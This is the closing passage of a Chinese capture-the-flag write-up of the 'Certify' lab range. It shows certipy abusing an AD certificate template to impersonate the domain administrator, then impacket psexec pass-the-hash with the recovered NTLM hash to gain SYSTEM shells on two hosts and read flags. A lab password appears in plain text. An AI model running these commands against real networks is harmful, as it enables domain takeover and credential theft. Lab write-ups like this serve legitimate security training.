proxychains certipy req -u 'zhangxia@xiaorang.lab' -p 'MyPass2@@6' -target 172.22.9.7 -dc-ip 172.22.9.7 -ca 'xiaorang-XIAORANG-DC-CA' -template 'XR Manager' -upn 'administrator@xiaorang.lab'
proxychains certipy auth -pfx administrator.pfx -dc-ip 172.22.9.7

拿到域管hsash

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
E:\exploit\tools\impacket\examples>python psexec.py administrator@172.22.9.7 -hashes  aad3b435b51404eeaad3b435b51404ee:2f1b57eefb2d152196836b0516abea80
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 172.22.9.7.....
[*] Found writable share ADMIN$
[*] Uploading file IKQrexIL.exe
[*] Opening SVCManager on 172.22.9.7.....
[*] Creating service ylCs on 172.22.9.7.....
[*] Starting service ylCs.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [�汾 10.0.17763.4492]

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) 2018 Microsoft Corporation����������Ȩ����


C:\Windows\system32> type c:\users\administrator\flag\flag04.txt
______ _ ___
/ _____) _ (_)/ __)
| / ____ ____| |_ _| |__ _ _
| | / _ )/ ___) _)| | __) | | |
| \____( (/ /| | | |__| | | | |_| |
\______)____)_| \___)_|_| \__ |
(____/

flag04: flag{a4de37d4-bee6-45f8-bfa7-f5b07076772b}

回去拿flag3

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
E:\exploit\tools\impacket\examples>python psexec.py administrator@172.22.9.26 -hashes  aad3b435b51404eeaad3b435b51404ee:2f1b57eefb2d152196836b0516abea80
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad username or authentication information.

E:\exploit\tools\impacket\examples>python psexec.py xiaorang.lab/administrator@172.22.9.26 -hashes aad3b435b51404eeaad3b435b51404ee:2f1b57eefb2d152196836b0516abea80
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 172.22.9.26.....
[*] Found writable share ADMIN$
[*] Uploading file syhsSWll.exe
[*] Opening SVCManager on 172.22.9.26.....
[*] Creating service gzjM on 172.22.9.26.....
[*] Starting service gzjM.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [�汾 10.0.14393]

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) 2016 Microsoft Corporation����������Ȩ����

C:\Windows\system32> type c:\users\administrator\flag\flag03.txt
___ .-.
( ) .-. / \
.--. .--. ___ .-. | |_ ( __) | .`. ; ___ ___
/ \ / \ ( ) \ ( __) (''") | |(___) ( )( )
| .-. ; | .-. ; | ' .-. ; | | | | | |_ | | | |
| |(___) | | | | | / (___) | | ___ | | ( __) | | | |
| | | |/ | | | | |( ) | | | | | ' | |
| | ___ | ' _.' | | | | | | | | | | ' `-' |
| '( ) | .'.-. | | | ' | | | | | | `.__. |
' `-' | ' `-' / | | ' `-' ; | | | | ___ | |
`.__,' `.__.' (___) `.__. (___) (___) ( )' |
; `-' '
.__.'

flag03: flag{137c453e-07c2-44ee-8984-2e77990bc9a9}

春秋云境Certify
https://www.xiaotian.org.cn/2026/03/07/春秋云境Certify/
作者
xiaotian
发布于
2026年3月7日
许可协议